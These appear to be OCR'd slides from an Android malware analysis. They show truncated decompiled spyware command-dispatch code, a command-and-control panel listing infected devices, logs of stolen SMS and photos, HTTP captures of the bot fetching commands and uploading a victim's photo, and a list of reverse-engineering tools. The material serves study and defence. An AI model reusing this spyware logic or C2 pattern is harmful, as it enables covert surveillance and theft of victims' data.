
MyService.class

Android Malware



```
else if (str2.contains("takephoto("))
{
  if (((String)localArrayList.get(0)).equalsIgnoreCase("1")) {
    new MyService.takePhoto(MyService.this, "1").execute(new String[] { "" });
  } else {
    new MyService.takePhoto(MyService.this, "0").execute(new String[] { "" });
  }
}
else if (str2.contains("settimeout("))
{
  PreferenceManager.getDefaultSharedPreferences(MyService.this.getApplicationC
  MyService.this.getInputStreamFromUrl(MyService.this.URL + PreferenceManager.
}
else if (str2.contains("sendtext("))
{
  if ((!((String)localArrayList.get(0)).equals("default")) && (localArrayList.
    new MyService.sendText(MyService.this, (String)localArrayList.get(0), (Str
  }
}
else if (str2.contains("sendcontacts("))
{
  if (!((String)localArrayList.get(0)).equals("default")) {
    new MyService.sendContactsText(MyService.this, (String)localArrayList.get(
  }
}
else if (str2.contains("callnumber("))
{
  if (!((String)localArrayList.get(0)).equals("default")) {
    new MyService.callNumber(MyService.this, (String)localArrayList.get(0)).ex
  }
}
else if (str2.contains("deletecalllognumber("))
{
  if (!((String)localArrayList.get(0)).equals("default")) {
    new MyService.deleteCallLogNumber(MyService.this, (String)localArrayList.g
  }
}
```

MyService.class



#	UID	Status	Last Updated	Cell #	Cell Provider	Location	Device	SDK	Version	Add
56	3de7a31d8726deb6	Offline	2015-09-14 14:42:36	[redacted]		(0.00, 0.00)	WT19i	10	1	+
58	76c85fec64adef0e	Offline	2015-09-14 14:28:02	[redacted]	TELKOMSEL	(-6.18, 106.83)	GT-S7270	17	1	+
59	2df1a1da9c799cad	Online	2015-09-16 10:05:55	[redacted]	Indosat	(0.00, 0.00)	IMOS87	17	1	+
60	457226ff4c6579bf	Offline	2015-09-15 19:51:33	[redacted]	INDOSAT	(-6.18, 106.83)	GT-S5360	10	1	+

Selected: 0

History Of: All Bots


```
www.7ElevenID.com
76c85fec64adef0e: [2015_09_14_14:26:20] - Getting Inbox SMS
76c85fec64adef0e: [2015_09_14_14:25:52] - Take Photo Complete
76c85fec64adef0e: [2015_09_14_14:25:47] - Taking Photo
3de7a31d8726deb6: [2015_09_14_13:40:12] - Getting Inbox SMS
3de7a31d8726deb6: [2015_09_14_13:40:12] - [2015-09-12 08:59:24] [7554]
[33302] [3] Setting GPRS/MMS akan dikirimkan, tekan SAVE/YES pd pesan brkt,
pswd: 1234. Download Aplikasi BimaTri utk mengetahui profile nomor kamu di
```

UID	File	Options
2df1a1da9c799cad	2015_09_03_16_36_37.jpg	
76c85fec64adef0e	2015_09_03_18_28_06.jpg	
76c85fec64adef0e	2015_09_03_18_28_06.jpg	
76c85fec64adef0e	2015_09_03_18_29_42.jpg	

Admin Page

Android Malware

TCPDUMP Process




```
GET /jack//get-functions.php?UID=2df1a1da9c799cad&Password=[redacted] HTTP/1.1
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.2.2; IMO S87 )
Host: 172.16.5.50
Connection: Keep-Alive
Accept-Encoding: gzip

HTTP/1.1 200 OK
Date: Thu, 03 Sep 2015 10:32:09 GMT
Server: Apache
X-Powered-By: PHP/5.3.3
Content-Length: 57
Connection: close
Content-Type: text/html; charset=UTF-8

getcallhistory(10)
uploadfiles(Pictures)
recordaudio(60)
```

TCPDUMP Process



```
POST /jack//new-upload.php?UID=2df1a1da9c799cad&Password=[redacted]HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data;boundary=*****
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.2.2; IMO S87 Build/JDQ39)
Host: 172.16.5.50
Accept-Encoding: gzip
Content-Length: 11705

--*****
Content-Disposition: form-data; name="file";filename="/storage/sdcard0/System/
Pictures/2015_09_03_16_36_37.jpg"

......JFIF.............
C....................................................................
C.........................................................................c..
"
 ......................................
.....................}........!1A..Qa."q.2....#B...R..$3br..
.....%
&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxy
z.......................................................................................
.....................w.......!1..AQ.aq."2...B.....#3R..br.
.$4.
%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxy
z.....................................................................................?..
t.m.../.v..n~.j_...Mw.f.."..lt-}.?./..o.Zh........h...u."....,...o..$uxb...MR..{+[.2I.
{.....s...1B.F..c......P$.}=.H......V...]..././.<5z._..hs[.....n..i.<Z.....}..Q]*..
[.g../,3... .x.G...]:...a, Y..7.B..Y...!.O..P;/.$.I.N.L$T1../kQ.J.&.U.8J..[..%.(..)8?
q.....nXH...r...s]Y*.q.Z.j'.+.d..g...goO
.i.....T.K...!...VLQVWF......K....."fX..g.m.o#7.7^$.....t ......L!.8E%e.4...6.+Fp.#.%
S.F.cli..!..Y.....G.M...:d..c....-...M.:..:...m........qI...Y.:R.. +Or...e.
```

Android Malware

Tools

1. Androguard : This application is used to reverse engineering. Androguard based python.

2. Android SDK : This application is actually used to create android apps. But in the process of analyzing the malware we also need this application.

3. APK Analyser : This application we use to perform static analysis.

4. APK Inspector : This application also to reverse engineer.

Tools

5. Android-apktool : To compile and decompile an apk

6. Smali/Baksmali : disassembler applications for dex file format

7. Dex2jar : dex file an application for conversion into a jar file (java)

8. Droidbox : This application is used to perform dynamic analysis of

malware

9. JD-GUI: decompile java application to perform file